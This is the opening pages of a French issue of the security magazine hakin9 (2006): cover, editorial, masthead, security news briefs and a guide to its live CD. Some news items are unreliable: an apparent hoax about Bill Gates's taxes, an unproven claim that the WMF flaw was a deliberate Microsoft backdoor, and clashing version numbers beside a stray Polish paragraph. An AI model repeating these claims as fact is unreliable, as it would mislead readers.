hakin9 +CD

SUR LE CD: *hakin9.live* plein de tutoriaux – sans installation !
Acunetix Web Vulnerability Scanner + licence de 30 jours
Steganos Safe 6 – la version complète du jeu d'outils de sécurité

hakin9 live

hakin9 N° 3/2006 (16)

Détournement des pare-feux • Windows Shatter Attack • Hardening IPTables • Pentests • Hac king Linux 2.6 • Acunetix Web Vulnerability Scanner

hakin9

comment se défendre

Hard Core IT Security Magazine

Prix : 7.50 EUR N° 3/2006 (16) Bimestriel ISSN 1731-7037 CD Offert

Shatter attack Windows désarmé

Les dangereux contrôles dans les fenêtres des applications

LIVE TRAINING CENTER
bootez
testez
comprenez

Hacking Linux 2.6
Création d'un rootkit pour la série des noyaux récents

Détourner les pare-feux
Le smartspoofing menace les réseaux d'entreprise

Hackin9 pas seulement dans le Réseau
Lifehacking – nouveau mode de vie

Hardening IPTables
Écrivez vos propres extensions pour IPTables

POUR LES DÉBUTANTS

Pentests dans la pratique
Défense contre la collecte passive d'informations

Savoir-faire – IPSec
Tout ce que vous devez savoir sur IPSec

SUR LE CD

Acunetix Web Vulnerability Scanner
licence de 30 jours d'une valeur de 395$
Steganos Safe 6
version complète des outils de chiffrage

+ 21 tutoriaux

dont 4 nouveaux : Sniffing dans les réseaux commutés • Exploitation des vulnérabilités du mécanisme des message de Windows pour injecter du code arbitraire • Wardriving • Smart spoofing
***7* tutoriaux de Gilles Fournil au format SWF**

NOUVEAUX LIVRES ÉLECTRONIQUES : *Auditing your web site security* • *Survey on frequent pattern mining* and *The importance web app security whitepaper* (Acunetix White Papers) • *Tools and techniques for Event Log Analysis part A* • *IPTables*

BEL : 7.5€ - DOM : 7.5€ - CAN : 9.95 CAD – MAR : 70 MAD

L 19637 - 16 - F: 7,50 € - RD

Système d'exploitation complet

Aurox...
car ça marche

Aurox. Meilleurs support matériels

Distributions complète de Linux
basée sur Fedora Core 4

Contient Aurox Live Linux depuis DVD

Plus de 2000 paquets de logiciels de bureautique prêts à utiliser !
Meilleurs supports matériels configuration automatique des appareils mobiles
Stabilité système éprouvé par des groupes de testeurs indépendants
Solutions pratiques pour le bureau KDE, GNOME, XFCE
Applications multimédia les plus récentes Audio – ouvrez chaque fichier son, vidéo – regardez chaque film !
Idéal pour un serveur réseau Firewall, Web, FTP, Messagerie

Configuration automatique des cartes WI-FI Possibilité d'utilisation des pilotes Windows !
Open Clip Art Library 4500 images en plus pour une utilisation bureautique
KDE 3.4.2 Environnement graphique stable
OpenOffice 2.0 Paquet bureautique compatible avec Microsoft Office
Jeux 3D Cube et TribalTrouble

aurox®
www.aurox.org

Loupe

Dans le domaine de sécurité des systèmes informatiques, il se passe toujours quelque chose d'intéressant. Avec de nouvelles mises à jour, nous disons au revoir aux failles de sécurité connues. Mais dans un instant, nous révélons de nouvelles vulnérabilités, et il arrive que les vielles reviennent tout en se moquant des correctifs provisoires.

Cette poursuite ne cesse pas, voire accélère, comme forcée par une puissance croissante des ordinateurs, le niveau de complexité des systèmes, la diversité des applications et des protocoles de communication.

Une épée et un bouclier. L'épée – ce sont les techniques d'attaque. Le bouclier – les méthodes de défense. L'épée et le bouclier. Le perfectionnement continu et la lutte sans fin. Certainement, vous connaissez cette comparaison si caractéristique pour la sécurité informatique. Où donc est la place du magazine hakin9 dans tout cela ? Les représentants des entreprises informatiques nous demandent : avec qui vous-êtes ? de quel côté êtes-vous ? Une bonne question.

Quand nous essayons de définir la fonction de notre revue, les mots suivants viennent à l'idée : *observer, montrer, approcher.* Nous ne sommes pas donc ni Épée ni Bouclier. Nous sommes ... Loupe. Nous armons vos yeux pour qu'ils savent où et comment voir. L'épée et le bouclier regardés à la loupe sont des objets intéressants dans la collection d'un connaisseur.

Donnons un coup d'oeil sur le contenu de ce numéro. Nous avons préparé des sujets différents, disposés de façon contrastée. Nous discuterons sur les méthodes de détournement du filtrage IP, mais aussi sur les extensions d'IPTables. Nous présenterons les techniques de hacking du système Windows, mais Linux souffrira aussi à cause des rootkits pour le noyau 2.6.

Comme d'habitude, le CD de hakin9 live (h9l) contient de nouveaux tutoriels et quelques livres intéressants au format PDF. De plus, vous y trouverez également une version complète de Steganos Safe 6 – un excellent outil pour les utilisateurs de MS Windows, les fanatiques de la sécurité et les partisans des théories du complot. Mais laissons les plaisanteries à part. Le paquet Steganos Safe 6 comprend trois applications très utiles : le programme pour la création et la gestion des disques virtuels chiffrés, le programme permettant la suppression définitive des données et la purification de l'espace disque libre, et un outil de chiffrage des supports amovibles (vous pouvez vous-mêmes décider qui peut lire votre disquette ou CD).

Qu'attendez-vous encore ? À vos loupes !

PS.

Les informations sur de nouveaux modèles des loupes sont disponibles sur le site *www.hakin9.org/fr*

hakin9

Le périodique *hakin9* est publié par Software-Wydawnictwo Sp. z o.o.
Piaskowa 3, 01-067 Varsovie, Pologne
Tél. +48 22 887 10 10, Fax. +48 22 887 10 11
www.hakin9.org

Directeur de la publication : Jarosław Szumski

Imprimerie, photogravure : 101 Studio, Firma Tęgi
Ekonomiczna 30/36, 93-426 Łódź
Imprimé en Pologne/Printed in Poland
Abonnement (France métropolitaine, DOM/TOM) : 1 an (soit 6 numéros) 38 €

Dépôt légal : à parution
ISSN : 1731-7037
Distribution : MLP
Parc d'activités de Chesnes, 55 bd de la Noirée
BP 59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

Rédacteur en chef : Jarosław Szumski *jareks@software.com.pl*
Préparation du CD : Witold Pietrzak, Piotr Sobolewski
Maquette : Anna Osiecka *annao@software.com.pl*
Couverture : Agnieszka Marchocka
Traduction : Grażyna Wełna, Marie-Laure Perrotey, Aneta Lasota, Paul Muraille
Correction : Jérémy Fromaget, Gilles Gaffet, Gilles Fournil, G. Vernon, Hervé Saladin, Thomas Bores, Abraham Youwakim.

Les personnes intéressées par la coopération sont priées de nous contacter : *cooperation@software.com.pl*

Abonnement : *abonnement@software.com.pl*
Fabrication : Marta Kurpiewska *marta@software.com.pl*
Diffusion : Monika Godlewska *monikag@software.com.pl*
Publicité : *publicite@software.com.pl*

Si vous êtes intéressé par l'achat de licence de publication de revues merci de contacter :
Monika Godlewska
e-mail : *monikag@software.com.pl*
tél : +48 (22) 887 12 66
fax : +48 (22) 887 10 11

La rédaction utilise le système PAO Adobe
Pour créer les diagrammes on a utilisé le programme smartdraw.com SmartDraw

Le CD-ROM joint au magazine a été testé avec AntiVirenKit de la société G Data Software Sp. z o.o.

La revue hakin9 est publiée en 7 versions :
FR PL CZ EN
IT DE ES

AVERTISSEMENT

Les techniques présentées dans les articles ne peuvent être utilisées qu'au sein des réseaux internes.
La rédaction du magazine n'est pas responsable de l'utilisation incorrecte des techniques présentées.
L'utilisation des techniques présentées peut provoquer la perte des données !

XXème anniversaire de la création du virus Brain

Cette année tombe le XXème anniversaire de l'existence des virus informatiques.

Le premier virus informatique au monde – *Brain* – a attaqué le 19 janvier 1986. Brain est apparu sous plusieurs variantes, mais en général, elles n'étaient pas dangereuses. Il a probablement été créé au Pakistan. Il se répandait au moyen des disquettes très populaires à l'époque. Le but du virus était de changer le nom du disque dur en *Brain* ou *ashar*.

Les ordinateurs ne se débrouillent-ils pas avec la fortune de Bill Gates ?

Le fisc américain (*Internal Revenue Service*) a acheté un serveur supplémentaire pour calculer la somme à rendre sur impôts surpayés du fondateur de Microsoft, Bill Gates. Lors de la conférence de presse à Lisbonne, Gates a avoué qu'il recevait souvent des avis qu'il n'a pas payé tel ou tel impôt. Sa fortune comprendrait en effet trop de chiffres pour être stockée sur les habituels ordinateurs des services des impôts. Les représentants du Service des Impôts ont refusé de commenter cette affaire.

Une faille dans WMF : une partie d'un plan plus important ?

Leo Laporte et Steve Gibson, à la suite des analyses approfondies de la faille très connue dans la getsion des fichiers *WMF*, ont constaté qu'il n'est pas question d'une erreur, mais qu'il s'agit d'une implémentation expresse dans le système d'exploitation. D'après leur opinion, *Microsoft* a spécialement implémentée cette faille en tant que porte dérobée dans le système permettant d'exécuter à distance du code arbitraire. Il n'est pas clair (et certainement, cela ne sera jamais révélé), si la faille a été implémentée à la demande des dirigeants ou bien si elle a été ajoutée par les employés à leurs propres fins.

DVD « Mr. & Mrs. Smith » protégé par un rootkit

Sony BMG n'est pas la seule entreprise dont les produits sont protégés contre la copie illégale par des programmes ressemblant très fort aux rootkits. D'après l'éditeur des programmes anti-virus *F-Secure* de Helsinki en Finlande, l'édition allemande du DVD du film *Mr. & Mrs. Smith* dans lequel les rôles principaux jouaient *Angelina Jolie* et *Brad Pitt* – contient le programme de protection *DRM* (*Digital Rights Management*) qui utilise la technologie de masquage similaire à celle employée par la plupart des rootkits connus. Les rootkits sont des programmes servant à maintenir dans le temps un accès non autorisé sur l'ordinateur attaqué. Vu qu'un pirate malicieux peut exploiter cette technologie pour dissimuler ses fichiers destinés à effectuer une attaque, l'utilisation de cette technologie par un éditeur de CD/DVD est d'un grand danger pour les utilisateurs qui se s'en rendent pas compte.

Le portail *cdfreaks.com* décrit en détails le fonctionnement de cette application. Le programme principal obtient pendant chaque installation un autre nom, en utilisant des noms qui – à première vue – sont insignifiants, comme par exemple *win32k2.exe* ou *msxhtml.exe.* Les propriétés du fichier le définissent en tant que *System PTHelper.* Le fichier exécutable est lancé en processus caché. En même temps, l'Alpha-DISC charge le fichier *DLL* dans la mémoire (*hadl.dll*), qui devient le processus-fils de toutes les applications démarrées. Dans le registre système, cette application se donne les droits de *SystemManager* et se fortifie de façon à ce qu'il devienne impossible de redémarrer l'ordinateur, si celle-ci n'y est pas présente.

Le système cache ses propres processus, mais il semble qu'il ne cache aucun fichier ou une ingérence dans le registre Windows. Ainsi, l'application est un peu moins dangereuse car les programmes anti-virus seront toujours capables de scanner tous les fichiers sur le disque dur. Mais il a aussi constaté qu'il n'est pas étonnant de rencontrer un vrai programme malveillant qui cache uniquement les processus et pas les fichiers.

La révélation du mécanisme de dissimulation est attribuée à *Heise Online*, un site d'information allemand. La société *Settec* offre le programme qui désinstalle le mécanisme DRM. Vihavainen a dit que les éditeurs des logiciels commerciaux doivent éviter *à tout prix de dissimuler quoi de ce soit aux utilisateurs*, et avant tout, aux administrateurs systèmes qui sont responsables de la gestion de l'ordinateur. *Ces types de fonctions sont très rarement – voire jamais – bénéfiques pour l'utilisateur, et dans la plupart des cas, elles sont la source des failles de sécurité,* a averti Vihavainen. Sony a perdu sa bonne renommée, quand elle avait avouée l'utilisation du programme de masquage ressemblant à un rootkit pour espionner les utilisateurs en tant que DRM. À la suite de cette démarche, plusieurs crakers se sont servi des programmes de l'entreprise Sony pour dissimuler leurs propres fichiers.

De même, la société éditrice des programmes anti-virus *Symantec*, a avoué avoir utilisé un rootkit similaire dans ses *Norton SystemWorks*, qui se prêtait parfaitement à la dissimulation de programmes malicieux sur l'ordinateur. Symantec a confirmé que le but de dissimuler les fichiers devant API Windows était d'empêcher aux utilisateur la suppression involontaire des fichiers système critiques. L'entreprise, avertie par les experts de la sécurité, a vite publié une mise à jour éliminant le danger potentiel.

Google copie votre disque dur

En février, le géant du marché des moteurs de recherche – l'entreprise *Google* – a annoncé une nouvelle fonction de son programme *Google Desktop*, qui peut sérieusement menacer la vie privée des utilisateurs. Si un utilisateur décide de l'utiliser, la nouvelle fonction *Search Across Computers* sauvegarde les copies des fichiers *doc*, *pdf*, feuilles de calcul et autres fichiers texte, sur les serveurs de Google, pour donner accès à ceux-ci à partir d'un ordinateur quelconque employé par l'utilisateur. *EFF* (*Electronic Frontier Foundation* – l'organisation de la protection des données numériques) conseille de ne pas utiliser cette fonctionnalité, à première vue très conviviale, car elle est capable de donner accès à leurs données privées aux institutions gouvernementales américaines et faciliter la tâche de certains hackers qui auront accès à plusieurs informations confidentielles, après avoir intercepté le mot de passe de Google Desktop de l'utilisateur.

Compte tenu des inquiétudes actuelles des consommateurs vis-à-vis des investigations du gouvernement dans les logs de Google, il est choquant de voir le moteur de recherche inviter ses utilisateurs à lui confier le contenu de leurs ordinateurs personnels. À moins de configurer GDS avec beaucoup de précaution – et peu de personnes le feront, Google obtiendra des copies de vos fiches d'impôts, de vos lettres d'amour, de votre activité économique, de vos documents financiers ou médicaux et de tout ce que l'outil pourra indexer au format texte. Le gouvernement (américain, Ndlr) pourra alors exiger de voir ces données personnelles, sur simple citation judiciaire envoyée à Google.

D'après la vice-présidente responsable des outils de recherche de Google – *Marissa Mayer* – le nombre d'utilisateurs travaillant sur plusieurs ordinateurs augmente, alors cette fonctionnalité est très utile et pratique. Trop de gens travaillent sur des ordinateurs différents maintenant, ce système leur simplifie la vie. La question d'assurer à la nouvelle fonctionnalité toutes les exigences de « confidentialité » était une question la plus importante pendant le développement de Google Desktop.

Le problème lié à la confidentialité est dû, avant tout, au fait qu'*Electronic Communication Privacy Act* (la loi américaine sur la protection de la confidentialité du courrier électronique) de 1986, connue sous le nom *ECPA*, n'assure qu'une confidentialité limitée aux emails et autres fichiers stockés par les fournisseurs de services Web. Et même les droits garantis par la loi seront violés, si Google utilisait nos données à des fins commerciales. Google assure que pour l'instant, il ne scanne pas les fichiers recopiés à partir du disque dur pour effectuer de la publicité directe, mais prend en compte une telle possibilité ; de plus, la politique de confidentialité de Google n'interdit pas ces types d'actions.

Ce produit démontre un nouveau problème lié à la confidentialité dans les temps modernes. Beaucoup d'innovations Internet exigent une sauvegarde des données privées sur le serveur du fournisseur de service, mais suivant les lois désuètes, les utilisateurs qui veulent profiter de nouvelles technologies doivent renoncer au droit à la confidentialité. Si la société Google veut que les utilisateurs sauvegardent chez elle ses données privées, le courrier électronique, l'historique des recherches et les journaux de messagerie instantanée et ne veut pas devenir « source d'abus », elle doit s'unir avec EFF et demander au pouvoir une modernisation de la loi sur la vie privée pour qu'elle reflète au mieux la vie dans le monde électronique.

*hacker*s islamistes s'attaquent aux serveurs danois

Les copies des caricatures du prophète Mahomet dans la presse européenne ont suscité des protestations du monde musulman. Ces protestations se sont étendues sur Internet, ce qui se manifeste par des attaques en masse de hackers des pays islamistes sur les sites Web d'Europe occidentale. D'après *Zone-H.org*, on a attaqué environ mille serveurs, principalement au Danemark et en Israël. Pour l'instant, les informations sur les dommages éventuels ne sont pas connues. Le site avertit des autres attaques des hackers musulmans qui s'unissent au nom de la « guerre sainte » sur le Réseau.

Tous ce qui est meilleur pour les hackers

En février, à San Francisco, a eu lieu une exposition des nouvelles technologies. La cinquième édition de *CodeCon* a présenté les nouvelles solutions du domaine IT security. CodeCon a été fondé par Bram Cohen, auteur de *BitTorrent* et par Len Sassman, auteur de *Mixmaster* – un remailer anonyme. La rencontre a été sponsorisée en partie par la maison d'édition indépendante des livres *No Starch Press*, qui depuis plus de dix ans publie la littérature liée aux Logiciels Libres.

Hacker espagnol condamné à 2 ans de prison

Le hacker espagnol dont l'attaque en 2003 a perturbé l'activité de plus de trois millions d'Internautes, a été condamné à deux ans de prison et au paiement de 1,4 million d'euros d'indemnités.

L'attaque de *Santiago Garrido*, connu sous le pseudonyme *Ronnie and Mike25*, était sa vengeance pour l'avoir banni du canal IRC très populaire en Espagne – *Hispano,* où il a violé les règles. En résultat, le serveur a été inondé du trafic généré, ce qui a entraîné le blocage des serveurs *Wanadoo*, *ONO*, *Lleida Net* et beaucoup d'autres ISP, soit environ un tiers de tous les utilisateurs d'Internet espagnols.

Un virus a paralysé la Bourse russe

Un virus a réussi à bloquer complètement toutes les opérations de la Bourse russe.

Le Système Commercial Russe (SCR) a été contraint d'arrêter son activité pour une heure sur trois marchés qu'il gère, après qu'un virus inconnu se soit attaqué au système. La contamination a provoqué une augmentation du trafic sortant, ce qui a complètement paralysé les opérations boursières quotidiennes nécessitant l'accès au réseau.

Le virus s'est infiltré dans l'ordinateur connecté au système commercial de test à partir d'Internet – a dit officiellement le vice-président de SCR – Dimirtij Szacki. *L'ordinateur infecté a commencé à générer du trafic parasite qui a surchargé les routeurs de support du système de SCR. En résultat, le trafic ordinaire – les données entrantes et sortantes du système – n'étaient pas traitées.*

Les États-Unis attaquent la Grande Bretagne

Le *Département de la Sécurité Intérieure* américain veut dans un futur très proche effectuer une série d'attaques Internet sur les objectifs importants de l'infrastructure informatique de la Grande Bretagne. L'opération, connue aussi sous le nom *Cyber Storm*, a pour but de tester la protection des systèmes britanniques.

Les autorités concernées ajoutent que les actions seront effectuées avec le consentement du gouvernement à Londres.

Les objectifs seront avant tout les institutions financières, les entreprises énergétiques et autres institutions importantes. Les attaques « virtuelles » seront effectuées par *NCSD* (*National Cyber Security Divison*). C'est une unité soumise au *Département de la Sécurité Intérieure*.

Conformément aux déclarations de NCSD, une attaque similaire sera aussi effectuée sur les institutions aux États Unis, au Canada et en Australie.

Virus « maître chanteur » supprime les fichiers

Au début du mois de février, les ingénieurs en sécurité conseillaient à tous les entreprises informatiques de scanner leurs réseaux internes afin de détecter et supprimer un virus de mass-mailing malicieux, avant que l'horloge système sonne 00:00 le troisième jour de chaque mois, quand il commencera à supprimer les données importantes sur l'ordinateur contaminé.

Le virus – appelé *Blackmail.E* ou *Nyxem.E* – s'est répandu dans plus de 600.000 ordinateurs, avant tout dans les pays les plus menacés par le virus – aux États Unis, en Inde et au Pérou– et représente plus de la moitié de toutes les contaminations dans le monde en général.

Le virus a été conçu de façon à supprimer onze différents types de fichiers le troisième jour de chaque mois, à partir du 3 février. Les fichiers sont supprimés sur l'ordinateur infecté et sur chaque support de données connecté via le réseau. C'est en cela que le virus est très dangereux et les experts nous mettent en garde.

Nyxem.E se répandait via courrier électronique, en promettant aux utilisateurs des photos pornographiques attrayantes en pièce jointe. Les sujets des messages contaminés étaient par exemple Fw: Funny :), *Fw: Picturs*, **Hot Movie** ou *Miss Lebanon 2006*.

Ce n'est pas un virus exceptionnel, il peut être plutôt considéré comme un agglomérat malicieux de plusieurs autres vers – a dit Joe Stewart, chercheur en sécurité au sein de la société LURHQ, s'occupant de la sécurité réseau. *Le seul problème grave est le fait que la personne qui a créé le virus l'a conçu pour q'il supprime les fichiers sur les ordinateurs contaminés.*

Ce virus est à présent l'un des programmes les plus destructifs sur le réseau. Depuis ces quelques dernières années, on a pu observer que les programmes malveillants commençaient à s'infiltrer à l'intérieur du système en passant inaperçus et en permettant la prise de contrôle de la machine. Il y a quatre ans, le virus *Klez* – après s'être répandu à travers le réseau – a menacé d'une suppression de quelques types de fichiers. En 1998, le virus *CIH* – connu sous le nom *Tchernobyl* – menaçait de supprimer les fichiers et le code système présent dans le noyau, enregistré dans les mémoires flash sur les cartes-mères de certains types d'ordinateurs.

Le changement de tendances et l'abandon du caractère destructif des virus sont probablement liés au fait que les crackers se sont rendu compte que le contrôle non autorisé d'un grand nombre d'ordinateurs diffusés dans le monde entier peut devenir une bon source d'argent. Des réseaux entiers d'ordinateurs infectés – les *botnets* – peuvent être exploités pour gagner de l'argent à l'aide de ce qu'on appelle *click fraud* ou par l'envoi d'un grand nombre de courrier indésirable. Souvent, ils sont aussi utilisés pour soutirer de l'argent aux vitrines connues, en les menaçant d'attaques *DDoS* aux moments les moins attendus.

La force destructrice des virus a presque disparu pendant les cinq dernières années car les gens qui les conçoivent ont constaté qu'ils ne peuvent en tirer aucun profit – a dit Mikko Hypponen, chef du département des recherches dans la société F-Secure. *À la place, on crée des programmes changeant l'ordinateur en un élément du botnet ou en zombie, les installations cachées des key-loggers sont aussi fréquentes.* Pourtant, le ver *Blackmail* ne sert pas à apporter à son auteur des profits financiers, mais à détruire les données, comme beaucoup de ses prédécesseurs. Tous les ordinateurs sur lesquels il n'a pas été éliminé, chaque troisième jour du mois sont menacés de la suppression des fichiers (y compris les documents *Word, Excel, PowerPoint* ou ceux au format *pdf)*.

Résultats durables de l'interception d'un domaine

Certains hackers malicieux, capables d'intercepter un site Web, peuvent empêcher le trafic réseau de la vitrine longtemps après l'avoir rendue aux mains de son propriétaire. Cette situation est due à un défaut dans la structure des navigateurs, des serveurs et à la manière dont ceux-ci sauvegardent les données, ce qui permet aux pirates de continuer à rediriger le trafic vers des sites Web spéciaux plusieurs jour ou mois après l'attaque.

Une telle attaque peut mener au vol des informations ou de l'identité – dit Amit Klein, ingénieur de sécurité logicielle à *WASC* (*Web Application Security Consortium*). Le problème, défini par Klein comme *contamination du domaine,* persiste à cause des caractéristiques réseau des serveurs proxy, sauvegardant les versions des sites Web, des clients réseau ou des navigateurs, y compris *Microsoft Internet Explorer*, *Firefox* et *Opera*. *Autant les serveurs proxy que les navigateurs ont une confiance réciproque l'un envers l'autre et de cela, les serveurs sont identifiés en tant que hôtes autoritaires pour une page Web donnée dans DNS (domain name system)* – a dit Klein. *Quand un client croit pour une fois qu'il communique avec un serveur approprié correspondant à un domaine concret, on a à faire à une sorte de confiance par défaut envers le serveur qui ne sera pas annulée. Par exemple, un navigateur Web stocke des informations sur une page sous forme de cookies et dans la mémoire cache réseau. Au moment où une telle information est téléchargée par le client, elle est très difficile à supprimée* – explique Klein.

Le problème d'interception des domaines revient de temps en temps à l'occasion d'attaques célèbres, comme par exemple l'interception du domaine *aljazeera.net* – de la télévision arabe en mars 2003.

L'attaque plus récente est celle de mars 2005, quand un groupe inconnu de hackers a attaqué plusieurs serveurs DNS au monde par l'attaque *DNS cache poisoning*. Cette attaque a exploité la faille dans le pare-feu de l'entreprise *Symantec* et une vulnérabilité de*Windows NT/2000* connue pour modifier les inscriptions DNS des pages Web. À la suite de l'attaque, un nombre inconnu d'utilisateurs inconscients a été redirigé vers de fausses pages à partir desquelles les programmes espions et autres programmes malicieux ont été installés sur leurs ordinateurs. En cas d'attaques de ce type, pour reprendre le contrôle des sites Web et redémarrer les serveurs DNS, la réaction doit toujours être immédiate. *Les hackers ont modifié les en-têtes HTTP ou le contenu HTML du site attaqué pour être sûrs qu'ils resteront intactes encore longtemps après l'attaque* – a dit Klein. Les utilisateurs qui ont été victimes de l'attaque stockent dans leur navigateur la copie de la page du hacker. Ce site sera le premier qui sera chargé lors d'une visite l'adresse DNS donnée . Un hacker doué, qui sera capable d'incorporer des scripts dans la page visité, pourra voler des informations longtemps après la découverte de l'attaque.

Million Dollar Homepage victime d'une attaque DDoS

L'entreprise qui héberge la vitrine *The Million Dollar Homepage* déclare que c'était une cyberattaque qui était la cause de son inaccessibilité. Elle a eu lieu quelques jours après avoir vendu les 1000 derniers pixles de l'écran publicitaire.

La vitrine a été attaquée par DDoS. Malheureusement, le client, en achetant de l'espace sur le serveur, n'a pas prévu les attaques – a dit Russel Weiss de la société *InfoRelay Online Systems, Inc. Malgré tout, nous avons pris les mesures pour repousser les attaques dans le cadre du budget disponible. InfoRelay est le propriétaire et l'opérateur de Sitelutions, la société qui héberge Million Dollar Homepage.*

Alex Tew – le propriétaire du site – a promis que la page sera disponible sur le réseau encore au moins cinq ans. Comme un nouveau riche, Tew peut se permettre de destiner une partie de son argent à financer le site. Cet étudiant de 21 ans de Grande Bretagne a démarré le site en septembre 2005 afin de gagner de l'argent pour se payer les études.

L'idée en était très simple – il offrait un milion de pixels de l'espace publicitaire, au prix d'un dollar chacun, et tout le mode pouvait en acheter le nombre souhaité. La dernière enchère sur le portail e-Bay a élevé la fortune jusqu'à la somme de 1.037.100 USD. Les bénéfices énormes proviennent aussi de la publicité, et cela grâce au trafic sur le site. Chaque jour, *Milliondollarhomepage.com* est visité par les utilisateurs de plus de 500,000 adresses IP différentes.

Le trafic sur le site était très intense pendant quelques dernières semaines, parfois il atteignait même 200 Mbps – a dit Weiss. Ce surplus de trafic était bien supporté grâce à un réseau auxiliaire de 1 Go. Weiss a exclus que l'attaque ait une influence négative sur d'autres réseaux administrés par la société.

hakin9.live

Le CD joint au magazine contient *hakin9.live* (*h9l*) en version 2.9-ng – une version bootable de Linux contenant divers outils, de la documentation, des tutoriaux et les matériaux complémentaires aux articles. Pour commencer le travail avec *hakin9.live*, il vous suffit de démarrer l'ordinateur à partir du CD fournit. Après le démarrage du système, vous pouvez ouvrir la session en tant qu'utilisateur *hakin9* sans mot de passe. Pour la première fois, il vous est possible d'installer cette version de h9l sur le disque dur.

La structure des répertoires se présente comme suit :

- *doc* – la documentation au format HTML,
- *hit – Acunetixw Web Vulnerability Scaner*, *Steganos Safe 6*,
- *art* – matériaux complémentaires aux articles : listings, scripts, programmes indispensables,
- *tut* – tutoriaux,
- *add* – livres et autres documents au format PDF (en outre *Auditing your web site security, Survey on frequent pattern mining* and *The importance web app security whitepaper (Acunetix White Papers), Tools and techniques for Event Log Analysis part A, Iptables*,
- *rfc* – documents contenant les RFC actuels.

Les anciens outils se trouvent dans les sous-répertoires *_arch*, par contre les nouveaux –sont dans les répertoires principaux à l'image de la structure ci-dessus. Si vous parcourez le CD, cette structure est disponible dans le sous-répertoire */mnt/cdrom*.

La version 2.8-ng *h9l* est basée sur la distribution Linux Gentoo et les scripts sur *livecd-tools*. Les outils non disponibles dans le référentiel Gentoo sont installés à partir des paquets du répertoire */usr/local/portage* ou chargés dans le répertoire */usr/local/bin*.

W aktualnej wersji *h9l* pojawiły się między innymi programy:

- scapy – oferujący bogate możliwości program w Pythonie służący do manipulowania pakietami wielu protokołów internetowych,
- sipsak – proste narzędzie do testowania programów i urządzeń obsługujących SIP (*Session Initiation Protocol*),
- c07-sip – program w Javie służący do testowania podatności w protokole SIP.

Il y a eu un ensemble de modifications par rapport à la version *h9l 2.9.1-ng,* tout d'abord le noyau a été mis à jour (actuellement en version 3.4.4 avec les patches *gentoo-sources-2.6.15-r1*). .Les nouvelles versions des paquets ont été mis à jour. Le support de PCI et USB ont été ajouté.

Tutoriaux et documentation

La documentation contient, entre autres, les tutoriaux préparés par la rédaction avec les exercices pratiques pour les titres tel que : *Sniffing dans les réseaux commutés, Exploitation des vulnérabilités du mécanisme des messages de Windows pour injecter du code arbitraire, Wardriving*, *Smart spoofing*.

Sur le CD vous trouverez aussi Acunetix Web Vulnerability Scanner −un outil conçu pour détecter les vulnérabilités dans les applications Web.

Steganos offre la version complète de *Staganos Safe 6*. Il vous suffit d'enregistrer sur le site : *http://www.steganos.com/magazine/hakin9/safe6* pour télécharger les codes sources. ●

Figure 1. *Nouveaux outils indispensables*


